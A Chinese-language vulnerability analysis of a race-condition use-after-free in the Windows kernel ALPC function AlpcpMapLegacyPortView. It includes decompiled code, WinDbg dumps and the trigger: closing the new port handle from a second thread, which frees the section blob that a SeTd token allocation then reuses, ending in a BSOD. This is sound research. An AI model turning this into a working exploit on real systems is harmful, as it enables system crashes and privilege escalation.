
NtosKrnl ALPC UAF

AlpcpMapLegacyPortView 函数中存在一个通过条件竞争导致的 UAF 漏洞



```
          Nt_Status = 0xC000000D;
        }
        else if ( v11 + v10 > v18 )
        {
          Nt_Status = 0xC000009A;
        }
        else
        {
          Nt_Status = AlpcpCreateSection(New_Alpc_Port_Object, 0, 0, v3, v18, (__int64)&v_KALPC_SECTION);
          if ( Nt_Status >= 0 )
          {
            v12 = v7 - v10;
            if ( v11 )
              v12 = v11;
            Nt_Status = AlpcpCreateSectionView(
                          v_KALPC_SECTION,
                          (volatile signed __int64 *)New_Alpc_Port_Object,
                          v10,
                          v12,
                          &_KALPC_VIEW);
            if ( Nt_Status < 0 )
            {
              AlpcpDereferenceBlobEx(v_KALPC_SECTION, 1);
            }
            else
            {
              v13__KALPC_VIEW = _KALPC_VIEW;
              *(_DWORD *)v4 = 0x30;
              *(_QWORD *)(v4 + 0x20) = *(_QWORD *)(v13__KALPC_VIEW + 0x28);
              v14 = *(_QWORD *)(v13__KALPC_VIEW + 0x30);
              *(_QWORD *)(v4 + 0x28) = 0i64;
              *(_QWORD *)(v4 + 0x18) = v14;
              *(_QWORD *)(v20_MessageAttributes + 0x28) = v13__KALPC_VIEW;
              AlpcpLockForCachedReferenceBlob(*(_QWORD *)(v13__KALPC_VIEW + 0x10));
```

在函数 nt!AlpcpMapLegacyPortView 调用 AlpcpCreateSection 函数后，在调用 AlpcpCreateSectionView 函数之间，如果 New ALPC Port 被释放，就会导致刚刚创建的 _KALPC_SECTION 结构也被释放掉，因为刚刚创建的 _KALPC_SECTION Blob 的引用计数为 1。因此在调用 AlpcpCreateSectionView 函数时会因为访问已经 free 的内存造成 UAF 漏洞。

函数调用流程：

```
    Nt!NtSecureConnectPort
        Nt!AlpcpCreateClientPort //(Create New ALPC Port 并且将其插入到当前进程句柄表内)
        Nt!AlpcpFormatConnectionRequest
            Nt!AlpcpMapLegacyPortView
                Nt!AlpcpCreateSection (创建 AlpcpSection)
                Nt!AlpcpCreateSectionView (UAF Crash!!!!!!)
```

另外一个线程


```
        NtClose(NewALpcHandle);
```

首先 调用 Nt!NtSecureConnectPort 函数 连接一个 alpc 端口 在函数内部会调用 Nt!AlpcpCreateClientPort 函数，该函数用于创建一个新的 ALPC Client Port，并且会将其插入到当前进程句柄表内，使 r3 获取可以操作他的句柄。

接着在调用完 Nt!AlpcpCreateSection 函数之后，我们在 r3 通过另外一个线程 关闭这个 ALPC

Port 这样就可以释放掉刚刚创建好的 AlpcpCreateSection，而 AlpcpCreateSectionView 函数会使用其作为传入参数，造成 UAF 的效果。

New ALPC Client Port 的 Handle = 0xa0




```
fffff803`022dadbf 488364242000          and     qword ptr [rsp+20h], 0
fffff803`022dadc5 4c8b8c2498000000      mov     r9, qword ptr [rsp+98h]
fffff803`022dadcd 4533c0                xor     r8d, r8d
fffff803`022dadd0 488d942480000000      lea     rdx, [rsp+80h]
fffff803`022dadd8 488d8c2490000000      lea     rcx, [rsp+90h]
fffff803`022dade0 e8ffbef8ff            call    nt!AlpcpCreateClientPort (fffff803`02266ce4)
fffff803`022dade5 448bf8                mov     r15d, eax
fffff803`022dade8 89442464              mov     dword ptr [rsp+64h], eax
fffff803`022dadec 493bfc                cmp     rdi, r12
fffff803`022dadef 448a642460            mov     r12b, byte ptr [rsp+60h]
fffff803`022dadf4 0f8582020000          jne     nt!NtSecureConnectPort+0x5ac (fffff803`022db07c)
fffff803`022dadfa 4585ff                test    r15d, r15d
```

```
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000282
nt!NtSecureConnectPort+0x315:
fffff803`022dade5 448bf8          mov     r15d,eax
1: kd> dq fffff987`80858950
fffff987`80858950  00000000`000000a0 0000008b`1c74f148
fffff987`80858960  00000000`00000000 0000008b`1c74f258
fffff987`80858970  00000000`00000030 00000000`00000098
fffff987`80858980  00000000`00000000 00000000`00000000
fffff987`80858990  00000000`00000000 00000000`00000000
fffff987`808589a0  00000000`00000000 0000008b`1c74f3f4
fffff987`808589b0  00000000`00000000 00000000`00000000
fffff987`808589c0  00000000`00000000 00000000`00000000

1: kd>
```

创建 ALPC Section 之前




```
fffff803`022e5657 4d8bce          mov     r9, r14
fffff803`022e565a 4889442428      mov     qword ptr [rsp+28h], rax
fffff803`022e565f 4533c0          xor     r8d, r8d
fffff803`022e5662 33d2            xor     edx, edx
fffff803`022e5664 48895c2420      mov     qword ptr [rsp+20h], rbx
fffff803`022e5669 498bcd          mov     rcx, r13
fffff803`022e566c e82ff8f7ff      call    nt!AlpcpCreateSection (fffff803`02264ea0)
fffff803`022e5671 8bf8            mov     edi, eax
fffff803`022e5673 85c0            test    eax, eax
fffff803`022e5675 786b            js      nt!AlpcpMapLegacyPortView+0x176 (fffff803`022e56e2)
fffff803`022e5677 488b4d48        mov     rcx, qword ptr [rbp+48h]
fffff803`022e567b 488d45e0        lea     rax, [rbp-20h]
```

```
ffffbe8b`5c83b890  00000000`00000000 00000000`00000000
ffffbe8b`5c83b8a0  00000000`00000000 00000000`00000000
1: kd> r
rax=fffff98780858858 rbx=0000000000001000 rcx=ffffbe8b5c83b830
rdx=0000000000000000 rsi=fffff98780858970 rdi=0000000000000000
rip=fffff803022e566c rsp=fffff987808587c0 rbp=fffff98780858810
 r8=0000000000000000  r9=0000000000000098 r10=ffffbe8b62030950
r11=fffff987808587b0 r12=0000000000000000 r13=ffffbe8b5c83b830
r14=0000000000000098 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
nt!AlpcpMapLegacyPortView+0x100:
fffff803`022e566c e82ff8f7ff      call    nt!AlpcpCreateSection (fffff803`02264ea0)

1: kd>
```

创建好的 _KALPC_SECTION 结构



```
fffff803`022e565a 4889442428      mov     qword ptr [rsp+28h], rax
fffff803`022e565f 4533c0          xor     r8d, r8d
fffff803`022e5662 33d2            xor     edx, edx
fffff803`022e5664 48895c2420      mov     qword ptr [rsp+20h], rbx
fffff803`022e5669 498bcd          mov     rcx, r13
fffff803`022e566c e82ff8f7ff      call    nt!AlpcpCreateSection (fffff803`02264ea0)
fffff803`022e5671 8bf8            mov     edi, eax
fffff803`022e5673 85c0            test    eax, eax
fffff803`022e5675 786b            js      nt!AlpcpMapLegacyPortView+0x176 (fffff803`022e56e2)
fffff803`022e5677 488b4d48        mov     rcx, qword ptr [rbp+48h]
fffff803`022e567b 488d45e0        lea     rax, [rbp-20h]
fffff803`022e567f 492bdf          sub     rbx, r15
```


```
   +0x010 u1              : <anonymous-tag>
   +0x011 ResourceId      : 0x4 ''
   +0x012 CachedReferences : 0n0
   +0x018 ReferenceCount  : 0n1
   +0x020 Lock            : _EX_PUSH_LOCK
1: kd> dq ffffe20d`8d7be7c0
ffffe20d`8d7be7c0  ffffe20d`8d6a45d0 00000000`00010000
ffffe20d`8d7be7d0  00000000`00000000 00000000`00000000
ffffe20d`8d7be7e0  ffffbe8b`5a01e080 ffffbe8b`5c83b830
ffffe20d`8d7be7f0  00000000`00000000 ffffe20d`8d7be7f8
ffffe20d`8d7be800  ffffe20d`8d7be7f8 ffffbe8b`61373e60
ffffe20d`8d7be810  00000000`00000000 00000000`00000000
ffffe20d`8d7be820  00000000`00000000 00000000`00000000
ffffe20d`8d7be830  00000000`00000000 00000000`00000000

1: kd>
```

此时我们可以发现，新的 SECTION BLOB 的引用计数为 1，接着我们在 R3 的线程调用 NtClose(0xa0); 即可 free 掉这块内存。

```
1: kd> dt _BLOB ffffe20d`8d7be7c0-30
nt!_BLOB
   +0x000 ResourceList     : _LIST_ENTRY [ 0xffffbe8b`5c83b980 - 0xffffbe8b`5c83b980 ]
   +0x000 FreeListEntry    : _SLIST_ENTRY
   +0x010 u1              : <anonymous-tag>
   +0x011 ResourceId       : 0x4 ''
   +0x012 CachedReferences : 0n0
   +0x018 ReferenceCount   : 0n1
   +0x020 Lock            : _EX_PUSH_LOCK
```


AlpcpFlushResourcesPort 函数会释放存在的资源，我们创建的 SECTION BLOB 就是其中之一



```
  __int64 v2_ResourceListHead; // rsi
  __int64 v3; // rax
  __int64 v5; // rcx
  signed __int64 v6; // rbp

  v1 = (volatile signed __int64 *)(a1 + 0x148);
  v2_ResourceListHead = a1 + 0x150;
  ExAcquirePushLockExclusiveEx(a1 + 0x148, 0i64);
  while ( 1 )
  {
    v3 = *(_QWORD *)v2_ResourceListHead;
    if ( *(_QWORD *)v2_ResourceListHead == v2_ResourceListHead )
      break;
    if ( *(_QWORD *)(v3 + 8) != v2_ResourceListHead || (v5 = *(_QWORD *)v3, *(_QWORD *)(*(_QWORD *)v3 + 8i64) != v3) )
      __fastfail(3u);
    *(_QWORD *)v2_ResourceListHead = v5;
    v6 = v3 + 0x30;
    *(_QWORD *)(v5 + 8) = v2_ResourceListHead;
    *(_QWORD *)(v3 + 8) = v3;
    *(_QWORD *)v3 = v3;
    if ( AlpcpReferenceBlob(v3 + 0x30) )
    {
      if ( (_InterlockedExchangeAdd64(v1, 0xFFFFFFFFFFFFFFFFui64) & 6) == 2 )
        ExfTryToWakePushLock(v1);
      KeAbPostRelease((ULONG_PTR)v1);
      if ( AlpcpDeleteBlob(v6) )
        AlpcpDereferenceBlobEx(v6, 1);
      AlpcpDereferenceBlobEx(v6, 1);            // Free Resources!
      ExAcquirePushLockExclusiveEx((ULONG_PTR)v1, 0i64);
    }
  }
  if ( (_InterlockedExchangeAdd64(v1, 0xFFFFFFFFFFFFFFFFui64) & 6) == 2 )
    ExfTryToWakePushLock(v1);
  return KeAbPostRelease((ULONG_PTR)v1);
```


函数 AlpcpCreateSection 会将其创建的Section插入到ALPC Resources List中



```
    AlpcpDereferenceBlobEx(v_AlpcSectionType_Object, 1);
    return (unsigned int)v14;
  }
  ExAcquirePushLockExclusiveEx(v_AlpcSectionType_Object - 0x10, 0i64);
  *(_BYTE *)(v_AlpcSectionType_Object - 0x20) |= 4u;
  if ( One )
  {
    AlpcpReferenceBlob(v_AlpcSectionType_Object);
    v16 = (_ALPC_HANDLE_TABLE *)(*(_QWORD *)(Alpc_Port_Object + 0x10) + 0x28i64);
    a2a = v_AlpcSectionType_Object;
    *(_QWORD *)(v_AlpcSectionType_Object + 0x10) = v16;
    v17 = AlpcAddHandleTableEntry(v16, &a2a);
    *(_QWORD *)(v_AlpcSectionType_Object + 0x18) = v17;
    if ( v17 == 0xFFFFFFFFFFFFFFFFi64 )
    {
      if ( _InterlockedCompareExchange(v15, 0i64, 17i64) != 17 )
        ExfReleasePushLockShared((volatile signed __int64 *)(Alpc_Port_Object + 0x160));
      KeAbPostRelease(Alpc_Port_Object + 0x160);
      *(_QWORD *)(v_AlpcSectionType_Object + 0x10) = 0i64;
      AlpcpEndInitialization(v_AlpcSectionType_Object);
      AlpcpDereferenceBlobEx(v_AlpcSectionType_Object, 2);
      return 0xC000009Ai64;
    }
  }
  ObfReferenceObject((PVOID)Alpc_Port_Object);
  *(_QWORD *)(v_AlpcSectionType_Object + 0x28) = Alpc_Port_Object;
  AlpcpInsertResourcePort(Alpc_Port_Object, v_AlpcSectionType_Object);// 插入资源列表
  if ( _InterlockedCompareExchange(v15, 0i64, 17i64) != 17 )
    ExfReleasePushLockShared((volatile signed __int64 *)(Alpc_Port_Object + 0x160));
  KeAbPostRelease(Alpc_Port_Object + 0x160);
  AlpcpEndInitialization(v_AlpcSectionType_Object);
  *(_QWORD *)a6 = v_AlpcSectionType_Object;
  return 0i64;
}
```

```
140001760: using guessed type __int64 AlpcSectionType[2];
14060DC50: using guessed type __int64 __fastcall MmCreateSection(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD, _QWORD);
140CFC5EC: using guessed type int AlpcpRegionGranularity;
```

此时在调用AlpcpCreateSectionView 函数之前看一下内容，发现这块内核池已经被其他函数创建的Pool 使用了，变成了一个Pooltag SeTd : Security Token dynamic part, Binary : nt!se。




Address: @$scopeip

☑ Follow current instruction

```
fffff803`022e5682 4889442420      mov     qword ptr [rsp+20h], rax
fffff803`022e5687 4d85e4          test    r12, r12
fffff803`022e568a 4d8bc7          mov     r8, r15
fffff803`022e568d 498bd5          mov     rdx, r13
fffff803`022e5690 490f45dc        cmovne  rbx, r12
fffff803`022e5694 4c8bcb          mov     r9, rbx
fffff803`022e5697 e80c2ff8ff      call    nt!AlpcpCreateSectionView (fffff803`022685a8)
fffff803`022e569c 8bf8            mov     edi, eax
fffff803`022e569e 85c0            test    eax, eax
fffff803`022e56a0 0f883cc51400    js      nt!AlpcpMapLegacyPortView+0x14c676 (fffff803`02431be2)
fffff803`022e56a6 488b5de0        mov     rbx, qword ptr [rbp-20h]
fffff803`022e56aa c70630000000    mov     dword ptr [rsi], 30h
```

```
r14=0000000000000098 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
nt!AlpcpMapLegacyPortView+0x12b:
fffff803`022e5697 e80c2ff8ff      call    nt!AlpcpCreateSectionView (fffff803`022685a8)
1: kd> dq rcx
ffffe20d`8d7be7c0  00000015`05000000 b455abd5`baa84934
ffffe20d`8d7be7d0  000003ea`8bee1310 10000000`00140000
ffffe20d`8d7be7e0  05000000`00000101 001c0000`00000012
ffffe20d`8d7be7f0  00000301`a0000000 00000005`05000000
ffffe20d`8d7be800  0002b005`00000000 ffffbe8b`620b7720
ffffe20d`8d7be810  63536c41`43090000 00000000`00000000
ffffe20d`8d7be820  ffffbe8b`5a8b9f10 ffffbe8b`5a8b9f10
ffffe20d`8d7be830  00000000`00000400 00000000`00000001
```

1: kd>



Windows10_20H2_x64 - KD 'com:port=\\.\pipe\kd_Windows10_20H2_x64,baud=115200,pipe,reconnect', Default Connection - WinDbg 1.2202.7001.0 (Administrator)

Disassembly


Address: @$scopeip ☑ Follow current instruction

```
fffff803`022e5682 4889442420      mov     qword ptr [rsp+20h], rax
fffff803`022e5687 4d85e4          test    r12, r12
fffff803`022e568a 4d8bc7          mov     r8, r15
fffff803`022e568d 498bd5          mov     rdx, r13
fffff803`022e5690 490f45dc        cmovne  rbx, r12
fffff803`022e5694 4c8bcb          mov     r9, rbx
fffff803`022e5697 e80c2ff8ff      call    nt!AlpcpCreateSectionView (fffff803`022685a8)
fffff803`022e569c 8bf8            mov     edi, eax
fffff803`022e569e 85c0            test    eax, eax
fffff803`022e56a0 0f883cc51400    js      nt!AlpcpMapLegacyPortView+0x14c676 (fffff803`02431be2)
fffff803`022e56a6 488b5de0        mov     rbx, qword ptr [rbp-20h]
fffff803`022e56aa c70630000000    mov     dword ptr [rsi], 30h
```

Command

```
 ffffe20d8d7be270 size:   90 previous size:    0  (Allocated)  SeTd
 ffffe20d8d7be300 size:   90 previous size:    0  (Allocated)  CM44 Process: ffffbe8b5ab0e080
 ffffe20d8d7be390 size:   90 previous size:    0  (Allocated)  AlSc
 ffffe20d8d7be420 size:   90 previous size:    0  (Allocated)  Mpus
 ffffe20d8d7be4b0 size:   90 previous size:    0  (Allocated)  IoNm
 ffffe20d8d7be540 size:   90 previous size:    0  (Allocated)  SeTd
 ffffe20d8d7be5d0 size:   90 previous size:    0  (Allocated)  AlSc
 ffffe20d8d7be660 size:   90 previous size:    0  (Allocated)  Mpus
 ffffe20d8d7be6f0 size:   90 previous size:    0  (Allocated)  IoNm
*ffffe20d8d7be780 size:   90 previous size:    0  (Allocated) *SeTd
        Pooltag SeTd : Security Token dynamic part, Binary : nt!se
 ffffe20d8d7be810 size:   90 previous size:    0  (Allocated)  AlSc
 ffffe20d8d7be8a0 size:   90 previous size:    0  (Allocated)  SeTd
 ffffe20d8d7be930 size:   90 previous size:    0  (Allocated)  Mpus
1: kd>
```

继续运行 直接 BSOD.



```
ALPC-Example Server
NtAlpcCreatePort: 0x0
```

```
fffff803`0200abf3 cc              int     3
